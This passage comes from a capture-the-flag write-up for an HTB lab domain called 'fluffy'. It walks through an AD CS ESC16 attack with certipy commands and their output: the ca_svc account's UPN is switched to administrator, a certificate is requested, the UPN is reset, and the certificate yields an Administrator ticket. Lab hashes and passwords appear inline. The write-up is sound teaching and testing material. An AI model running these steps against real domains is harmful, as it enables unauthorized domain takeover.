[*] Reading attributes for 'ca_svc':
    cn : certificate authority service
    distinguishedName : CN=certificate authority service,CN=Users,DC=fluffy,DC=htb
    name : certificate authority service
    objectSid : S-1-5-21-497550768-2797716248-2627064577-1103
    sAMAccountName : ca_svc
    servicePrincipalName : ADCS/ca.fluffy.htb
    userPrincipalName : administrator
    userAccountControl : 66048
    whenCreated : 2025-04-17T16:07:50+00:00
    whenChanged : 2026-06-01T23:19:27+00:00
and as you can see it worked lets now request a certificate as CA_SVC
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/fluffy/output]
└──╼ [★]$ certipy req -u 'CA_SVC' -hashes :ca0f4f9e9eb8a092addf53bb03fc98c8 -target 'DC01.fluffy.htb' -dc-ip 10.129.232.88 -ca 'fluffy-DC01-CA' -template User -upn administrator
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 24
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
and we got the pfx
now if we tried to authenticate using that pfx it'll fail cause there is two objects in the domain under the same UPN which will conflict so lets first reset the CA_SVC UPN
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/fluffy/output]
└──╼ [★]$ certipy account -u 'p.agila' -p 'prometheusx-303' -dc-ip 10.129.232.88 -user ca_svc -upn ca_svc update
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Updating user 'ca_svc':
    userPrincipalName : ca_svc
[*] Successfully updated 'ca_svc'
now we can authenticate using the pfx file
and you'll see we got the root flag

so here is a recap of what we did
p.agila used its GenericWrite permission to temporarily change ca_svc's UPN to administrator. At that moment, ca_svc's identity in AD claimed to be administrator. We then requested a certificate as ca_svc the CA issued it with UPN administrator and no SID to contradict it. UPN was immediately restored to avoid breaking anything. When we presented that certificate to the DC for authentication, it saw UPN administrator, had no SID to cross-check against, and handed us a TGT for Administrator.
Resources
- https://www.exploit-db.com/exploits/52310 exploit
- technical https://cti.monster/blog/2025/03/18/CVE-2025-24071.html
- https://bloodhound.specterops.io/resources/edges/generic-all
- https://bloodhound.specterops.io/resources/edges/generic-write
- https://medium.com/@muneebnawaz3849/ad-cs-esc16-misconfiguration-and-exploitation-9264e022a8c6